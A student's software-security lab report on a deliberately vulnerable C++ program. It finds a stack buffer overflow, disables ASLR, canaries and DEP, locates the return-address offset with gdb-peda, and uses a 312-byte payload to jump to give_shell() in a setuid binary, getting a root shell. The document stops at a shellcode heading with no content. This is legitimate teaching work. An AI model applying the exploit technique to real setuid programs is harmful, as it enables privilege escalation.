CSCI 420 – SOFTWARE SECURITY

MIA WEBER

04/12/2023

A6- Stack Overflow Detection, Exploitation, and Mitigation

Locate Memory Corruption Errors with White Box and Black Box Testing

Code Review and Static Analysis

Memory corruption occurs when you are able to overwrite data in memory; therefore compromising the integrity of the data. An example would be the ability to overwrite variables on the stack with your own data. Even by just looking at the code in the provided file we can see memory related errors. The input from the user is being stored in a char buffer of size BUFSIZE which is set at 300. If the user only enters at most 300 characters, then there shouldn't be any unexpected side effects. However, as soon as the user enters more than 300 characters then the buffer can be overflown, and the user can write data in other areas where they aren't authorized to. Due to the possibility of buffer overflow, we can actually change the flow of the program execution easily since it relies on variable data on the stack. It can also be observed that there is a system call in the ***give_shell()*** function. This can easily be exploited in order to gain access to a shell. The images below show the identified memory related vulnerabilities.

```
// Stack overflow Assignment
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <iostream>
using namespace std;

#define BUFSIZE 300
```

The image above shows the size of the buffer being assigned to 300 chars and the image below shows the buffer being used.

```
void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text: ";
  fflush(stdout);
  mgets(buffer); // similar to C's gets();
  //gets(buffer); // depricated
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << endl;
}
```

The image below shows the system call that can be exploited to spawn a shell with privileges.

```
void give_shell()
{
  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  system("/bin/sh");
}
```

Manual Testing

As seen in the screenshot below, the address of the buffer naturally changes each time the program is run.

```
ubuntu@ubuntu-utm:~/Downloads$ ./StackOverflowHW.exe
buffer is at 0xffa35344
Give me some text: PUT IN BUFFER
Acknowledged: PUT IN BUFFER with length 13
Good bye!
ubuntu@ubuntu-utm:~/Downloads$ ./StackOverflowHW.exe
buffer is at 0xffabcc34
Give me some text: hello!
Acknowledged: hello! with length 6
Good bye!
ubuntu@ubuntu-utm:~/Downloads$ ./StackOverflowHW.exe
buffer is at 0xff85d254
Give me some text: testing
Acknowledged: testing with length 7
Good bye!
ubuntu@ubuntu-utm:~/Downloads$
```

If we use the ***env -i*** command, we can tell the system to run the program without regard to the environment. The results of running the program while ignoring the environment can be seen in the image below.


```
ubuntu@ubuntu-utm:~/Downloads$ env -i ./StackOverflowHW.exe
buffer is at 0xfff07a44
Give me some text: PUT IN BUFFER!
Acknowledged: PUT IN BUFFER! with length 14
Good bye!
ubuntu@ubuntu-utm:~/Downloads$
```

The most relevant information that we can learn from running the program in a modified environment (or simply without regard for the environment that it is running in) is the change in the address of the buffer that occurs in doing so. We also notice a much smaller shift in buffer between the length of the input as compared to the initial execution of the program.


Crashing the Program

When we try to crash the program, we can use python3 in order to provide a long string of text to the compiled executable. The results of passing 400 As to the program can be seen below. The interesting thing to notice is that the program does not crash completely. We still get the correct length of the input provided to us, and we still see the entirety of the input printed to the console. What we don't see is the "Goodbye!" message. In addition to not seeing the ending message of the program we also get an error that informs us of suspected stack smashing (which of course is the case) and we are informed that the program was terminated, and the core was dumped. The stack smashing error was because gcc added protection variables to prevent tampering with the stack in a way that would cause an overflow. I compiled using option ***–fno-stack-protector*** in order to eliminate that error and instead simply get the stack overflow error since we are accessing an illegal memory location. This can also be seen below https://stackoverflow.com/questions/1345670/stack-smashing-detected

An interesting observation that I made when attempting to crash the program on my ARM-based Kali Linux machine can be seen below as well. When python3 was used to provide 400 As to the program it still printed the goodbye message and simply gave the error "Bus error".




Above is a screenshot showing the unexpected result of running the program on ARM Kali Linux.



Above is a screenshot showing the program crashing with the stack protection variable disabled where the only error we see is the segmentation fault.


Dynamic Program Analysis with Valgrind Memcheck

It is also important here to make sure that you compile the program with the stack protection variables turned off so that valgrind can find the errors. Otherwise, it won't be able to detect memory-related errors correctly.




```
ubuntu@ubuntu-utm:~/Downloads$ valgrind --version
valgrind-3.10.1
ubuntu@ubuntu-utm:~/Downloads$
```

Valgrind doesn't seem to find the correct error. It should be able to identify that data is being overwritten. Valgrind doesn't seem to be able to identify that the heap is being used or that leaks are possible even though it should be identifying both of those things.



```
ubuntu@ubuntu-utm:~/Downloads$ python -c 'print("A"*400)' | valgrind --leak-check=full ./StackOverflowHW.e
xe
==3866== Memcheck, a memory error detector
==3866== Copyright (C) 2002-2013, and GNU GPL'd, by Julian Seward et al.
==3866== Using Valgrind-3.10.1 and LibVEX; rerun with -h for copyright info
==3866== Command: ./StackOverflowHW.exe
==3866==
buffer is at 0xffefffce0
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA with length 400
*** stack smashing detected ***: ./StackOverflowHW.exe terminated
==3866==
==3866== HEAP SUMMARY:
==3866==     in use at exit: 0 bytes in 0 blocks
==3866==   total heap usage: 0 allocs, 0 frees, 0 bytes allocated
==3866==
==3866== All heap blocks were freed -- no leaks are possible
==3866==
==3866== For counts of detected and suppressed errors, rerun with: -v
==3866== ERROR SUMMARY: 0 errors from 0 contexts (suppressed: 0 from 0)
Aborted (core dumped)
ubuntu@ubuntu-utm:~/Downloads$
```

Below is the results of running Valgrind on my ARM Kali Linux machine. It was also not working as expected.



```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/Downloads]
└─$ python3 -c 'print("A"*500)' | valgrind --leak-check=full -s ./StackOverflowHW.exe
==57995== Memcheck, a memory error detector
==57995== Copyright (C) 2002-2022, and GNU GPL'd, by Julian Seward et al.
==57995== Using Valgrind-3.19.0 and LibVEX; rerun with -h for copyright info
==57995== Command: ./StackOverflowHW.exe
==57995==
buffer is at 0x1ffeffe840
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 500
Good bye!
==57995== Jump to the invalid address stated on the next line
==57995==    at 0x4141414141414141: ???
==57995==  Address 0x4141414141414141 is not stack'd, malloc'd or (recently) free'd
==57995==
==57995==
==57995== Process terminating with default action of signal 11 (SIGSEGV)
==57995==  Bad permissions for mapped region at address 0x4141414141414141
==57995==    at 0x4141414141414141: ???
==57995==
==57995== HEAP SUMMARY:
==57995==     in use at exit: 77,824 bytes in 3 blocks
==57995==   total heap usage: 3 allocs, 0 frees, 77,824 bytes allocated
==57995==
==57995== LEAK SUMMARY:
==57995==    definitely lost: 0 bytes in 0 blocks
==57995==    indirectly lost: 0 bytes in 0 blocks
==57995==      possibly lost: 0 bytes in 0 blocks
==57995==    still reachable: 77,824 bytes in 3 blocks
==57995==         suppressed: 0 bytes in 0 blocks
==57995== Reachable blocks (those to which a pointer was found) are not shown.
==57995== To see them, rerun with: --leak-check=full --show-leak-kinds=all
==57995==
==57995== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
==57995==
==57995== 1 errors in context 1 of 1:
==57995== Jump to the invalid address stated on the next line
==57995==    at 0x4141414141414141: ???
==57995==  Address 0x4141414141414141 is not stack'd, malloc'd or (recently) free'd
==57995==
==57995== ERROR SUMMARY: 1 errors from 1 contexts (suppressed: 0 from 0)
Segmentation fault
```

Exploit the Program

Disable Overflow Protection

In order to disable the overflow protection, the first thing that we need to do is disable the Address Space Layout Randomization (ASLR). In the following screenshot, I am checking the current status of the ASLR (which is currently set to 2), disabling ASLR (by setting it to 0), and then checking the status again to verify that the changes were adapted, which they were.

```
ubuntu@ubuntu-utm:~/Downloads$ cat /proc/sys/kernel/randomize_va_space
2
ubuntu@ubuntu-utm:~/Downloads$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for ubuntu:
kernel.randomize_va_space = 0
ubuntu@ubuntu-utm:~/Downloads$ cat /proc/sys/kernel/randomize_va_space
0
ubuntu@ubuntu-utm:~/Downloads$
```

We can also run ldd on the executable, the results of which can be seen in the screenshot below. I ran this command several times to ensure that the addresses did not change (which they shouldn't if ASLR is disabled correctly). Note: the screenshot below was taken later after compiling as 32-bit when the buffer address changed. When the exploit was performed the buffer was located at 0xffffcfa4 and wasn't moving.

```
ubuntu@ubuntu-utm:~/Downloads$ ldd ./StackOverflowHW.exe
        linux-gate.so.1 =>  (0xf7fda000)
        libstdc++.so.6 => /usr/lib32/libstdc++.so.6 (0xf7ed6000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d25000)
        libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xf7cdf000)
        /lib/ld-linux.so.2 (0xf7fdc000)
        libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xf7cc2000)
ubuntu@ubuntu-utm:~/Downloads$ ldd ./StackOverflowHW.exe
        linux-gate.so.1 =>  (0xf7fda000)
        libstdc++.so.6 => /usr/lib32/libstdc++.so.6 (0xf7ed6000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7d25000)
        libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xf7cdf000)
        /lib/ld-linux.so.2 (0xf7fdc000)
        libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xf7cc2000)
ubuntu@ubuntu-utm:~/Downloads$
```

We also want to disable Position Independent Executable (PIE) which randomizes the code segment base address. We can disable this in gcc/g++ using the –***no-pie*** flag. This is done in the Makefile which is created in the next step.

In addition, Data Execution Prevention (DEP) needs to be disabled and read write execute (RWX) needs to be enabled. We can do this by compiling the program using the -***z*** execstack switch in gcc/g++ which is also done in the Makefile created in the next step.

We also need to disable stack canaries which is a random integer that is placed just before the stack return address to alert to potential stack overflow attempts. We can use the –***fno-stack-protector*** flag in gcc/g++ in order to disable stack canaries which is done in the Makefile created in the next step. We can also run the command seen in the screenshot below to determine if there are any canaries currently in place.

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/Downloads]
└─$ checksec --file=./StackOverflowHW.exe
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified   F
ortifiable      FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   137 Symbols       No    0           1
./StackOverflowHW.exe
```

Compile using Makefile

In this step we are compiling the program using g++ as an x86 Linux program using a Makefile. As mentioned above, there are important compiler flags that we need to enable to ensure that some of the overflow protection tools are disabled. Below is a screenshot of the Makefile:

```
ubuntu@ubuntu-utm:~/Downloads$ cat Makefile
COMPILER = g++

COMPILER_FLAGS = -g -Wall -m32 -fno-stack-protector -z execstack

PROGRAM_NAME = StackOverflowHW.exe

CPP_FILES = StackOverflowHW.cpp

build:
	$(COMPILER) $(COMPILER_FLAGS) $(CPP_FILES) -o $(PROGRAM_NAME)
	sudo chown root:root $(PROGRAM_NAME)
	sudo chmod +s $(PROGRAM_NAME)

clean:
	rm -f $(PROGRAM_NAME) *.o
ubuntu@ubuntu-utm:~/Downloads$
```

Below is a screenshot of using the Makefile to run the program (note: taken before ASLR was turned off).

```
ubuntu@ubuntu-utm:~/Downloads$ make build
g++ -g -Wall -m32 -fno-stack-protector -z execstack StackOverflowHW.cpp -o StackOverflowHW.exe
sudo chown root:root StackOverflowHW.exe
sudo chmod +s StackOverflowHW.exe
ubuntu@ubuntu-utm:~/Downloads$ ./StackOverflowHW.exe
buffer is at 0xffa35344
Give me some text: PUT IN BUFFER
Acknowledged: PUT IN BUFFER with length 13
Good bye!
ubuntu@ubuntu-utm:~/Downloads$
```

Force program to run GiveShell Function

In order to force the program to execute the ***give_shell()*** function we can overwrite the caller's return address with the address of ***give_shell()***. The first thing that we need to do is create a soft link that points from ***/bin/sh*** to ***/bin/zsh*** instead of to dash. This will allow for the shell that is spawned by the function ***give_shell()*** to be a root shell. This process can be seen in the screenshot below. This was causing a lot of problems! When I was attempting to send the payload to the program in order to generate a shell, I would get a cursor after the program crashed but it wouldn't respond to any commands and would instead return a segmentation fault. It took me a while to figure it out, but I eventually realized that my system wouldn't recognize the command ***/bin/sh*** when I would manually type it into the command line ever since I created this soft link. Therefore, nothing was wrong with my payload but once it called the function ***give_shell()*** it didn't recognize the command I just wasn't seeing the error message. I changed the soft link back to dash and then everything worked, and I was still able to generate a root user shell. *Ultimately this step was skipped in order for functionality to be correct.

```
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ ls -la /bin/sh
lrwxrwxrwx 1 root root 4 May 21  2020 /bin/sh -> dash
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ sudo ln -sf /bin/zsh /bin/sh
[sudo] password for ubuntu:
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ ls -la /bin/sh
lrwxrwxrwx 1 root root 8 Apr  5 18:30 /bin/sh -> /bin/zsh
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$
```

It is important to note that the address of the buffer shouldn't change as long as the length of the name of the program remains the same and no argument is passed to the program.


The next step is to adjust the user permissions which can be seen in the screenshot below.


```
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ ls
Makefile  StackOverflowHW  StackOverflowHW.cpp  StackOverflowHW.exe
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ sudo -S chmod 4755 StackOverflowHW
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ ls -la StackOverflowHW
-rwsr-xr-x 1 root root 26204 Apr  5 18:35 StackOverflowHW
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ python -c 'print("AAA"*20)' | ./StackOverflowHW
buffer is at 0x7fffffffddb0
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 60
Good bye!
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$ ls -la StackOverflowHW
-rwsr-xr-x 1 root root 26204 Apr  5 18:35 StackOverflowHW
ubuntu@ubuntu-utm:~/Downloads/StackOverflowHW$
```

Next, we need to find the offset of the return address from the buffer which means that we need to find the address of the ***give_shell()*** function. We can do this by using gdb-peda. Below is a screenshot of installing and setting up gdb-peda on Kali Linux.

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/Downloads/StackOverflowHW]
└─$ git clone https://github.com/longld/peda.git ~/peda
Cloning into '/home/kali/peda'...
remote: Enumerating objects: 382, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 382 (delta 2), reused 8 (delta 2), pack-reused 373
Receiving objects: 100% (382/382), 290.84 KiB | 1.32 MiB/s, done.
Resolving deltas: 100% (231/231), done.

(base) ┌──(kali㉿kali-linux-2022-2)-[~/Downloads/StackOverflowHW]
└─$ echo "source ~/peda/peda.py" >> ~/.gdbinit

(base) ┌──(kali㉿kali-linux-2022-2)-[~/Downloads/StackOverflowHW]
└─$ gdb
GNU gdb (Debian 13.1-2) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "aarch64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
gdb-peda$
```

After gdb-peda is set up and running, we can create a pattern and pass it to the program to get a better idea of what is going on. These steps are shown in the following screenshots.





Now we are ready to actually find the offset. We can run the ***patts*** command inside gdb-peda in order to see the memory addresses. We are looking for EIP+0. In the screenshot below we can see that the offset is 312. This means that the caller's return address is 312 bytes away from the buffer.

```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x38254169 in ?? ()
gdb-peda$ patts
Registers contain pattern buffer:
EIP+0 found at offset: 312
EBX+0 found at offset: 304
EBP+0 found at offset: 308
Registers point to pattern buffer:
[ESP] --> offset 316 - size ~184
Pattern buffer found at:
0xf7d270a1 : offset 33208 - size    4 (/lib32/libm-2.19.so)
0xf7fd4000 : offset    0 - size  500 (mapped)
0xf7fd500e : offset    0 - size  500 (mapped)
0xffffcf84 : offset    0 - size  500 ($sp + -0x13c [-79 dwords])
References to pattern buffer found at:
0xf7ed2c24 : 0xf7fd4000 (/lib32/libc-2.19.so)
0xf7ed2c28 : 0xf7fd4000 (/lib32/libc-2.19.so)
0xf7ed2c2c : 0xf7fd4000 (/lib32/libc-2.19.so)
0xf7ed2c30 : 0xf7fd4000 (/lib32/libc-2.19.so)
0xf7ed2c34 : 0xf7fd4000 (/lib32/libc-2.19.so)
0xf7ed2c38 : 0xf7fd4000 (/lib32/libc-2.19.so)
0xf7ed2c3c : 0xf7fd4000 (/lib32/libc-2.19.so)
0xffffca94 : 0xffffcf84 ($sp + -0x62c [-395 dwords])
gdb-peda$
```

The next step is that we need to find the address of the ***give_shell()*** function. This can be done by using the ***nm*** command outside of gdb-peda which can be seen in the screenshot below. We can now identify that the ***give_shell()*** function is located at the memory location 0804886d.

```
08048d1c r __FRAME_END__
         U getchar@@GLIBC_2.0
         U getegid@@GLIBC_2.0
0804a000 d _GLOBAL_OFFSET_TABLE_
08048a74 t _GLOBAL__sub_I__Z10give_shellv
         w __gmon_start__
08048630 T _init
08049f04 t __init_array_end
08049efc t __init_array_start
08048b1c R _IO_stdin_used
         w _ITM_deregisterTMCloneTable
         w _ITM_registerTMCloneTable
08049f08 d __JCR_END__
08049f08 d __JCR_LIST__
         w _Jv_RegisterClasses
08048b00 T __libc_csu_fini
08048a90 T __libc_csu_init
         U __libc_start_main@@GLIBC_2.0
080489e7 T main
         U printf@@GLIBC_2.0
080487e0 t register_tm_clones
         U setresgid@@GLIBC_2.0
08048770 T _start
0804a100 B stdout@@GLIBC_2.0
         U strlen@@GLIBC_2.0
         U system@@GLIBC_2.0
0804a054 D __TMC_END__
080487a0 T __x86.get_pc_thunk.bx
0804886d T _Z10give_shellv
0804892d T _Z3badv
08048a35 t _Z41__static_initialization_and_destruction_0ii
080488a2 T _Z5mgetsPc
         U _ZNSolsEj@@GLIBCXX_3.4
         U _ZNSolsEPFRSoS_E@@GLIBCXX_3.4
         U _ZNSt8ios_base4InitC1Ev@@GLIBCXX_3.4
         U _ZNSt8ios_base4InitD1Ev@@GLIBCXX_3.4
0804a060 B _ZSt4cout@@GLIBCXX_3.4
         U _ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_@@GLIBCXX_3.4
0804a105 b _ZStL8__ioinit
         U _ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@@GLIBCXX_3.4
ubuntu@ubuntu-utm:~/Downloads$
```

Now we are ready to exploit the vulnerability. We can send 400+ bytes of randomness to the program in order to overwrite the correct return address with the return address identified above to run the

give_shell() function. After the bytes of randomness, we need to send the address of the function to the program as well. Because this program takes input as STD I/O then we need to send the payload to a file and then pass the file to the program.

The address should be (in little endian):

“\x6d\x88\x04\x08”)’

```
ubuntu@ubuntu-utm:~/Downloads$ python3 -c 'import sys; sys.stdout.buffer.write(b"A"*312 + b"\x6d\x88\x04\x
08")' > payload.bin
ubuntu@ubuntu-utm:~/Downloads$ cat payload.bin - | ./StackOverflowHW.exe
buffer is at 0xffffcfa4
Give me some text:
Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAm◆ with length 316
whoami
root
ls
a.out     myPayload.bin  pattern.txt  peda-session-a.out.txt                StackOverflowHW.cpp
Makefile  pattern2.txt   payload.bin  peda-session-StackOverflowHW.exe.txt  StackOverflowHW.exe
date
Fri Apr  7 21:37:02 PDT 2023
exit
ls

Segmentation fault (core dumped)
ubuntu@ubuntu-utm:~/Downloads$
```

Ultimately, the reason that this didn’t work was that the “/bin/sh” command was returning “command not found” after I had directed it to /bin/zsh instead of dash. I changed it back to dash and then it worked, and I was still able to generate a root shell. I'm not sure why exactly this happened, and I only discovered it while trying to get some changes to my Makefile to take effect. The offset and addresses were correct, so it jumped up to the function just didn’t know how to spawn a shell and I didn’t see the error.

Smuggle and Execute Remote User Shellcode

